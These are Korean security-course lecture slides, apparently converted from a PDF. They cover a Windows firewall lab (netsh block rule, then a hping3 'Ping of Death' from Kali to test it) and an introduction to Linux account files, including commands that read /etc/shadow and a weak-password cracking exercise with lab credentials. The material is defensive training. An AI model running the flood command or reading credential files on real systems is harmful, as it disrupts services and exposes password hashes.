
## 7 &lt;실습&gt; 윈도우 방화벽 설정

## • 실습 풀이

## – 방화벽 규칙 추가

» 확인 한 IP를 차단하는 방화벽 규칙을 명령창에서 추가

```
# netsh advfirewall firewall add rule name="ksj03" dir=in action=block remoteip=[공격서버 IP]
```



관리자: C:\Windows\system32\cmd.exe

```
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>netsh advfirewall firewall add rule name="ksj03" dir=in a
하나 이상의 필수적인 매개 변수를 입력하지 않았습니다.
필요한 매개 변수를 확인하고 다시 입력하십시오.

C:\Users\Administrator>netsh advfirewall firewall add rule name="ksj03" dir=in a
ction=block remoteip=192.168.10.99
확인됨


C:\Users\Administrator>^N^N
```

# 7 <실습> 윈도우 방화벽 설정

## • 실습 풀이

### - 방화벽 규칙 추가 확인

» 생성한 방화벽 규칙 등록 확인





# 7 <실습> 윈도우 방화벽 설정

## • 실습 풀이

### - 방화벽 규칙 차단 확인

» 방화벽 규칙을 통해 차단 확인을 위해 방화벽을 사용




## 7 &lt;실습&gt; 윈도우 방화벽 설정

## • 실습 풀이

## – 방화벽 규칙 차단 확인

» 방화벽 규칙을 통해 차단 확인을 위해 방화벽을 사용


# 방화벽 → Windows 방화벽 설정 또는 해제



## 7 &lt;실습&gt; 윈도우 방화벽 설정

- 실습 풀이
  - 방화벽 규칙 차단 확인
    - » 공격 서버에서 Ping of Death을 수행하여 IP 차단을 확인

```
#hping3 -1 [대응 서버IP] -d 10000
```



A terminal window titled "root@kali: ~" showing the command "hping3 -1 192.168.10.101 -d 10000" being run. The output shows the command being sent to the target IP address.

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# hping3 -1 192.168.10.101 -d 10000
HPING 192.168.10.101 (eth0 192.168.10.101): icmp mode set, 28 headers + 10000 da
ta bytes
ed-
rcvsh
```


# IV. 리눅스/유닉스 시스템의 이해 및 보안

# IV. 리눅스/유닉스 시스템의 이해 및 보안

1. 리눅스/유닉스 시스템 역사
2. 계정 및 패스워드
3. 권한 관리
4. 프로그램 실행 구조 분석
5. 버퍼 오버플로우 공격
6. 리눅스/유닉스 서비스 관리
7. 리눅스/유닉스 방화벽 설정
8. 리눅스 보안 감사

# 1 리눅스/유닉스 시스템 역사

- 유닉스 시스템은 1969년부터 시작해서 다양한 버전으로 발전하고 있음



[https://en.wikipedia.org/wiki/Linux#/media/File:Unix\\_timeline.en.svg](https://en.wikipedia.org/wiki/Linux#/media/File:Unix_timeline.en.svg)

# 1 리눅스/유닉스 시스템 역사

## • 리눅스(Linux)

- 1983년 리처드 스톤만이 개발한 GNU(GNU is not unix) 운영체제
- 1991년 10월에 정식 버전 발표
- 자유 소프트웨어 정신에 따라 ‘Copyleft’ (Copyright, 저작권을 풍자한 의미)로 누구나 무료로 사용할 수 있는 오픈 소스로 공개함
- 이후 여러 해커에 의해 지속적으로 발전하기 시작함



리눅스 운영체제의 Graphic shell(Unity)



Copyleft Logo

## 계정 및 패스워드

- \*Nix(Unix, Linux) 계정
  - 계정의 용도에 따라 일반사용자와 최고 관리자 계정으로 구분
  - 최고 관리자 계정: root
  - 사용자 계정 목록을 담고 있는 파일: /etc/passwd

```
root@kali:~# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
_apt:x:104:65534::/nonexistent:/bin/false
```

## 계정 및 패스워드

- \*Nix(Unix, Linux) 계정 관리: 사용자
  - 사용자 정보는 /etc/passwd 파일에서 확인 (명령어 : cat /etc/group)

```
root:x:0:0:root:/root:/bin/bash
(1) (2)(3) (4) (5) (6) (7)
```

- (1) 사용자 계정을 의미한다. (root = 최고관리자)
- (2) 패스워드가 암호화되어 shadow 파일에 저장되어 있음을 나타낸다.
- (3) 사용자 번호 (0 = 최고관리자)
- (4) 그룹 번호(0 = 루트 그룹)
- (5) 실제 이름. 시스템 설정에 영향이 없으며, 자신의 이름을 입력해도 된다.
- (6) 사용자의 홈 디렉터리 설정. 위의 예에서는 관리자 계정이므로 홈 디렉터리가 /root이다.  
일반 사용자는 /home/kshieldjr와 같이 /home 디렉터리 하위에 위치한다.
- (7) 사용자의 셸 정의로 기본 설정은 bash 셸이다. 사용하는 셸을 이곳에 정의해준다.

## 계정 및 패스워드

- \*Nix(Unix, Linux) 계정 관리: 사용자 shadow 패스워드
  - 패스워드는 /etc/shadow 파일에 암호화 되어 저장 (명령어 : cat /etc/shadow)

|             |   |                                             |   |              |   |          |   |              |   |          |   |   |   |
|-------------|---|---------------------------------------------|---|--------------|---|----------|---|--------------|---|----------|---|---|---|
| <u>root</u> | : | <u>\$6\$LL489S99Pyh6~중략~Pazr/uKuAkuFT0/</u> | : | <u>14923</u> | : | <u>0</u> | : | <u>99999</u> | : | <u>7</u> | : | : | : |
| (1)         |   | (2)                                         |   | (3)          |   | (4)      |   | (5)          |   | (6)      |   |   |   |

- (1) 사용자 계정을 의미한다. (root = 최고관리자)
- (2) 암호화된 사용자의 패스워드 저장, 시스템마다 조금씩 다름.  
MD5, SHA256 등의 해시를 선택, '\$1\$'로 시작하면 MD5,  
'\$5\$'와'\$6\$'로 시작하면 각각 SHA256, SHA512를 나타냄.
- (3) 1970년 1월 1일부터 마지막으로 패스워드 변경한 날까지 계산 값, 14923일은 약 41년
- (4) 패스워드 변경하기 전 패스워드 사용한 기간, 최초 설정 후 바꾸지 않았으므로 0
- (5) 패스워드 바꾸지 않고 최대한 사용할 수 있는 기간, 이 값은 보안 정책에 따라 변경 됨  
보통 패스워드의 최대 사용 기간을 60일로 권고.
- (6) 패스워드 최대 사용 기간에 가까워질 경우 사용자에게 미리 통지, 패스워드 사용 기한  
며칠 전에 경고를 보낼지 지정

## 계정 및 패스워드

- \*Nix(Unix, Linux) 계정 관리: 그룹
  - 그룹 정보는 /etc/group 파일에서 확인 (명령어 : cat /etc/group)

```
root@kali:~# cat /etc/group
root:x:0:
daemon:x:1:
bin:x:2:
sys:x:3:
adm:x:4:
tty:x:5:
disk:x:6:
lp:x:7:
mail:x:8:
```

root : x : 0 : root  
(1) (2) (3) (4)

- (1) 그룹 이름. 여기서는 root 그룹을 말함 (사용자 이름이 아님을 주의)
- (2) 그룹에 대한 패스워드. 일반적으로는 사용하지 않는다.
- (3) 그룹 번호(0 = 루트 그룹)
- (4) 해당 그룹이 속한 계정 목록 (필수는 아님)

## 2 <실습> 계정 및 패스워드

### • 사용자 계정 및 패스워드 관리(Linux)

#### - 실습 목표

» 비밀번호가 설정된 계정을 생성하고, 설정된 비밀번호를 변경할 수 있습니다.

#### - 실습 환경

| 구성                 | ID/PW        | IP             |
|--------------------|--------------|----------------|
| 공격 서버 (Kali Linux) | root/toor    | 192.168.10.99  |
| 대응 서버 (Cent OS)    | root/root123 | 192.168.10.133 |

#### - 실습 문제 구성

» 시스템에 등록된 사용자 관리를 위하여 시스템을 사용하는 사용자에게는 고유의 식별번호가 부여되고 관리되고 있습니다. 관리자로서 'ksj18'이라는 사용자 계정을 생성하고, 이 사용자의 비밀번호를 취약하게 설정한 후, 공격 서버를 통해 취약한 비밀번호를 공격을 시도해서 취약한 비밀번호의 위험성을 확인합니다. 그리고 취약한 비밀번호를 가진 계정에 대해 비밀번호를 'ksj2018'으로 변경하시오.

## 2 <실습> 계정 및 패스워드


- 실습 풀이

- 대응 서버 (Cent OS)

- » ksj18 계정 생성

```
# useradd ksj18
```

```
# cat /etc/passwd | grep ksj
```



The screenshot shows a terminal window titled "root@localhost:~". The window has a standard Linux terminal interface with a menu bar (File, Edit, View, Search, Terminal, Help) and a scroll bar on the right.

The terminal session shows the following commands and their outputs:

```
[root@localhost ~]# useradd ksj18
[root@localhost ~]# cat /etc/passwd | grep ksj
ksj123:x:515:515::/home/ksj123:/bin/bash
ksj2018:x:516:516::/home/ksj2018:/bin/bash
ksj18:x:517:517::/home/ksj18:/bin/bash
[root@localhost ~]# clear
```

The first two lines of the command history are highlighted with a red rectangle, indicating the steps taken to create the user account "ksj18".

## 2 <실습> 계정 및 패스워드

- 실습 풀이

